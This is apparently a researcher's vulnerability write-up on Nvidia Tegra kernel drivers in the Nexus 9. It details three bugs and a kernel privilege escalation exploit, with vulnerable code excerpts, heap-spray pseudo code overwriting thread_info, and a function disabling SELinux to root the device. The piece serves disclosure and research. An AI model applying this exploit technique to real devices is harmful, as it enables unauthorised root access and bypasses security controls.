ATTACKING NVIDIA'S TEGRA PLATFORM

Peter Pi

1, About Tegra platform

Tegra is a system on a chip series developed by Nvidia for mobile devices such as smart phones, personal digital assistants, and mobile Internet devices. The Tegra integrates an ARM CPU, graphics processing unit, north bridge, south bridge, and memory controller onto one package. Nvidia named Tegra as the world's fastest mobile processors.

Tegra platform has been use in many devices, such as smart phones, smart TV and tablets. The famous mobile devices are Google Nexus 9, Google Pixel C and Chromebooks.

Besides these kinds of mobile devices, more and more cars are also using Tegra as underlying platform of their touch screen. As I known, Tesla, Rolls-Royce, Bentley and BMW are using Tegra platform.

Tegra platform's security quality has widely impact on our daily lives. Finding and patching Tegra's vulnerability is worth to do.

2, Target Google Nexus 9

I tried to find some bugs of Tegra platform and I only had Google Nexus 9 in my hand at that time. So I targeted Google Nexus 9, found some bugs of it and rooted it. Google Nexus 9 is a tablet released on Nov 3, 2014. It was co-developed by HTC and Google and used Tegra K1 platform.

2.1 Download and Build kernel of Nexus 9

Google has good documentation about how to download and build kernel of Nexus devices. You can learn the process on this page. You should select a kernel of your Nexus device, for Nexus 9 WIFI version, the device name is volantis, so the kernel source location is kernel/tegra. Simply uses git to download the kernel source. After download the kernel source, you should build it. This is because you will need to add some debug information in kernel when you debugging your POC and kernel panic. The build process is also easy to learn in that page. Google has made it simple.

2.2 Audit the source code

After download the source code, I used Source Insight to create a project for auditing the code. When using code audit to find vulnerability, we should begin with attack surfaces. There are some attack surfaces of the kernel: system calls, device nodes under /dev, sysfs under /sys and procfs under /proc. With these attack surfaces, you can control your input to the kernel. We can just audit the input flow and try to find some bugs in the code.

When you find suspicious bug, you should construct POC and to see if the POC can make panic and collect some information from panic. You may need to use your own build kernel image to debug the POC. The kernel panic files are like /data/system/dropbox/*LAST_MSG*.

2.3 Let me introduce 3 bugs

1> Integer overflow in driver /dev/nvhost-ctrl when handling ioctl command.

Driver /dev/nvhost-ctrl can be accessed by any process:

crw-rw-rw- root root 249, 0 2016-08-17 00:09 nvhost-ctrl

The bug is in drivers\video\tegra\host\host1x\host1x.c, when handling NVHOST_IOCTL_CTRL_MODULE_REGRDWR ioctl command:

```
static int nvhost_ioctl_ctrl_module_regrdwr(struct nvhost_ctrl_userctx *ctx,
    struct nvhost_ctrl_module_regrdwr_args *args)
{
    u32 num_offsets = args->num_offsets;
    u32 __user *offsets = (u32 *)(uintptr_t)args->offsets;
    u32 __user *values = (u32 *)(uintptr_t)args->values;
    u32 *vals;
    u32 *p1;
    int remaining;
    int err;

    ......

    vals = kmalloc(num_offsets * args->block_size, GFP_KERNEL);  <------ integer overflow
    if (!vals)
        return -ENOMEM;
    p1 = vals;
```

We can see that when do kmalloc, the parameter can cause integer overflow which makes kmalloc to allocate a smaller buffer than want. In above picture, we can see num_offsets and args->block_size are both controlled by user space input. So we can control the integer overflow size.

2> Arbitrary offset write 16 bytes 0 in /dev/nvhost-gpu when handling ioctl command.

Driver /dev/nvhost-ctrl can be accessed by any process:

crw-rw-rw- root root 240, 0 2016-08-17 00:09 nvhost-gpu

```
static int nvhost_init_error_notifier(struct nvhost_channel *ch,
        struct nvhost_set_error_notifier *args) {
    void *va;

    ......

    /* set channel notifiers pointer */
    ch->error_notifier_ref = dmabuf;
    ch->error_notifier = va + args->offset;  <---- va not known, but args->offset can be controlled
    ch->error_notifier_va = va;
    memset(ch->error_notifier, 0, sizeof(struct nvhost_notification));  <----  memset 16 bytes
    return 0;
```

In above picture, we can see memset sets 16 bytes to zero. The input address is ch->error_notifier = va + args->offset. This function doesn't check the args->offset input by user space. So this bug can cause arbitrary offset overwrite 16 bytes 0. If we can leak the value of va, we can achieve arbitrary kernel address overwrite 16 bytes 0.

3> Race condition in driver /dev/camera.pcl when handling ioctl commands.

Driver /dev/camera.pcl can be accessed as media privilege, so this bug can be triggered in mediaserver process:

crw-rw---- media camera 10, 51 2016-04-04 19:45 camera.pcl

```
    case PCLLK_IOCTL_DEV_DEL:
        mutex_lock(cam_desc.d_mutex);
        list_del(&cam->cdev->list);
        mutex_unlock(cam_desc.d_mutex);    <---- unlock the lock
        camera_remove_device(cam->cdev, true);  <---- remove device
        break;
```

The scope of the mutex is bad, it will not protect the camera_remove_device function. This race condition bug will cause Use-After-Free bug.

3, Exploit the bug #1, kmalloc integer overflow

Try to exploit the integer overflow bug, what we have after first glance:

1> The vulnerable function is to r/w module registers.

2> Each time you r/w register, you can specify offset and count to operate.

3> args->block_size is the count, it should not be a big value to avoid crash.

4> args->num_offsets must be a big value if we want to make overflow.

```
1   static int nvhost_ioctl_ctrl_module_regrdwr(struct nvhost_ctrl_userctx *ctx,
2       struct nvhost_ctrl_module_regrdwr_args *args)
3   {
4       u32 num_offsets = args->num_offsets;
5       u32 __user *offsets = (u32 *)(uintptr_t)args->offsets;
6       u32 __user *values = (u32 *)(uintptr_t)args->values;
7       u32 *vals;
8       u32 *p1;
9       int remaining;
10      int err;
11
12      ......
13
14      vals = kmalloc(num_offsets * args->block_size, GFP_KERNEL);  <------ integer overflow
15      if (!vals)
16          return -ENOMEM;
17      p1 = vals;
```

We need to check the code more carefully and deeper:

```
vals = kmalloc(num_offsets * args->block_size,
            GFP_KERNEL);                    <---- integer overflow
if (!vals)
    return -ENOMEM;
p1 = vals;

if (args->write) {
    if (copy_from_user((char *)vals, (char *)values,
            num_offsets * args->block_size)) {     <---- read data to kmalloced buffer
        kfree(vals);
        return -EFAULT;
    }
    while (num_offsets--) {   <---- num_offsets is a big value
        u32 offs;
        if (get_user(offs, offsets)) {  <---- we can control offs
            kfree(vals);
            return -EFAULT;
        }
        offsets++;
        err = nvhost_write_module_regs(ndev,  <---- read from kmalloced buffer to write regs
                offs, remaining, p1);
        if (err) {
            kfree(vals);
            return err;
        }
        p1 += remaining;
    }
    kfree(vals);
} else {
```

```
int nvhost_read_module_regs(struct platform_device *ndev,
            u32 offset, int count, u32 *values)
{
    void __iomem *p = get_aperture(ndev);
    int err;

    if (!p)
        return -ENODEV;

    /* verify offset */
    err = validate_reg(ndev, offset, count);   <---- verift offset!
    if (err)
        return err;

    err = nvhost_module_busy(ndev);
    if (err)
        return err;

    p += offset;
    while (count--) {
        *(values++) = readl(p);    <---- read from regs and write to buffer
        p += 4;
    }
    rmb();
    nvhost_module_idle(ndev);

    return 0;
}
```

When args->write is true:

1> We can set block_size = 4, means each time write 4 bytes to register.

2> num_offsets should be a normal value, because we don't want an integer overflow when we write to registers.

```
else {
        while (num_offsets--) {        <------ num_offsets is a big value,
            u32 offs;
            if (get_user(offs, offsets)) {     <------ we can control offs
                kfree(vals);
                return -EFAULT;
            }
            offsets++;
            err = nvhost_read_module_regs(ndev,    <------ read regs to write the kmalloc buffer
                    offs, remaining, p1);
            if (err) {
                kfree(vals);
                return err;
            }
            p1 += remaining;
        }
```

```
int nvhost_write_module_regs(struct platform_device *ndev,
            u32 offset, int count, const u32 *values)
{
    int err;
    void __iomem *p = get_aperture(ndev);

    if (!p)
        return -ENODEV;

    /* verify offset */
    err = validate_reg(ndev, offset, count);  <---- verify offset!
    if (err)
        return err;

    err = nvhost_module_busy(ndev);
    if (err)
        return err;

    p += offset;
    while (count--) {
        writel(*(values++), p);     <---- read from buffer and write to regs
        p += 4;
    }
    wmb();
    nvhost_module_idle(ndev);

    return 0;
}
```

When args->write is false:

1> We can set block_size = 4, means each time read 4 bytes from register and write to kmalloc buffer.

2> num_offsets should be a big value, because we need to overwrite the kmalloc buffer with the values read out from registers.

3> The while loop in the code will also be a huge loop, almost infinite.

How can we solve the infinite loop problem?

```
static int validate_reg(struct platform_device *ndev, u32 offset, int count)
{
    int err = 0;
    struct resource *r;
    struct nvhost_device_data *pdata = platform_get_drvdata(ndev);

    /* check if offset is u32 aligned */
    if (offset & 3)
        return -EINVAL;

    r = platform_get_resource(pdata->master ? pdata->master : ndev,
            IORESOURCE_MEM, 0);
    if (!r) {
        dev_err(&ndev->dev, "failed to get memory resource\n");
        return -ENODEV;
    }

    if (offset + 4 * count > resource_size(r)     <--- validate offset
            || (offset + 4 * count < offset))
        err = -EPERM;

    return err;
}
```

After checked above code, We can see that if we specify one offset as a big value, the validate_reg will return error and break the while loop, but at this time our overwrite has been finished.


Shortly summarize:

1> Integer overflow -> heap buffer overflow
2> buffer size controlled
3> buffer overflow length controlled
4> buffer overflow content may have chance to control
5> We can write content to register. But can we get what we want when read out form register?

So I need to do an experiment. Write 0xffffffff to register and then read register values out. Repeat this operation many times. From the results I found that:

1> Memory layout read out from register is same each time.
2> Value in some fixed offsets is zero.
3> Value in some fixed offsets is the value we write.
4> Value in other offsets is random value.

The memory layout is like below picture:



So now, what we have:

1> A heap buffer overwrite bug caused by integer overflow.

2> Heap buffer size controlled

3> Heap overwrite length controlled

4> Heap overwrite content controlled (0 or specified value)

What should to overwrite, there are some choices:

1> Function pointer. It is not good because SMEP/PXN is enabled on 64 bit devices.

2> Object pointer which contains a function pointer. It is good because SMAP is not enabled on Nexus 9. But this plan need a ROP because of SMEP/PXN.

3> struct thread_info. It is the best one because it can achieve kernel R/W from user space. This plan does not need a ROP.


So what need to overwrite in struct thread_info:

1> set addr_limit to 0xffffffffffffffff

2> Set flags to 0 and don't change other fields

```
struct thread_info {
    unsigned long       flags;      /* low level flags */
    mm_segment_t        addr_limit; /* address limit */
    struct task_struct  *task;      /* main task structure */
    struct exec_domain  *exec_domain;   /* execution domain */
    struct restart_block    restart_block;
    int         preempt_count;  /* 0 => preemptable, <0 => bug */
    int         cpu;        /* cpu */
};
```

The best memory layout to overwrite struct thread_info is like this:



The overwrite plan is like this:

1> Use pthread_create to create many threads

2> After threads created, begin to free some of these threads


3> At the same time, we trigger the bug to kmalloc buffer and overwrite 16 bytes out of the buffer

4> First 8 bytes set to 0, second 8 bytes set to 0xffffffffffffffff

5> The kmalloc buffer will occupy the freed memory of one struct thread_info

6> Each live thread check if it can read kernel memory from user space, to find the corrupted thread_info belongs to which thread.

The memory layout is changing like this:



The pseudo code is like this:

```
void heap_spray_thread_info() {
    pthread_t tid;
    int i, j;
    int ret;
    for (i = 0, j = 0; i < THREAD_MAX_NUM; i++) {
        ret = pthread_create(&tid, NULL, spray_thread, NULL);
        if (ret == 0) {
            tid_array[j] = tid;
            j++;
        } else {
            //printf("[*] create thread failed %d\n", ret);
        }
    }
    usleep(3000 * 1000);
    release_some_thread_info();
    usleep(200 * 1000);

}
```

Spray many threads first. After threads created, main thread notifies each thread to do something.

```
void* spray_thread(void* arg) {
    pthread_t tid;
    int i = 0;
    int need_break = 0;

    pthread_mutex_lock(&mtx);
    pthread_cond_wait(&cond, &mtx);
    tid = pthread_self();
    // release some thread_info
    for (i = 0; i < THREAD_MAX_NUM; i++) {
        if (tid == tid_array[i] && i > THRESHOLD && i % 6 == 0) {
            //printf("releasing (%d)th thread....\n", i);
            need_break = 1;
            break;
        }
    }

    ......

    if (read_pipe((void*)0xffffffc000910000, &i, 4) == 4) {
        //printf("[*] read kernel succ!!! i = %d\n", i);
        succ_over_write = 1;
        break;
    }
}
```

In each thread, it will check if need to kill itself or stay alive.

Each live thread will receive signal to try to read kernel memory by using read pipe.

If read kernel memory successful, then we get the corrupted thread which can read and write

kernel memory.

After we overwrite one thread's struct thread_info, what we have:

1> We get the thread which can r/w kernel memory

2> we can get address of init_task and selinux_enforcing, because there is no kASLR on Nexus devices

3> We can search from init_task to get current task by reading kernel memory

4> Then we can disable selinux_enforcing and change current task cred

5> Google Nexus 9 root done!

```
int disable_selinux() {
    printf("[*] disable selinux...\n");
    int disable = 0;
    if (write_pipe(selinux_enforcing, &disable, 4) != 4) {
        printf("[*] disable selinux falied!\n");
        return 0;
    }
    return 1;
}
```

4, How I find Tesla bugs without a Tesla?

There are some tricks. I know that Tesla is using Tegra 3 when I was browsing some search result of Tegra platform. It is something like Ubuntu + Tegra 3. So I thought that can I find Tesla bugs without Tesla? What I did:

1> Search Tegra 3 platfrom, found that Nexus 7(2012) is based on Tegra 3 also.

2> Download kernel code of Nexus 7.

3> Audit the code, construct POCs and test POCs on Nexus 7.

4> Report bugs to Tesla. Get rewards.

5, Special thanks.

I would like to express my special thanks to Hadden Xiao and Wish Wu of Trend Micro for their kind help.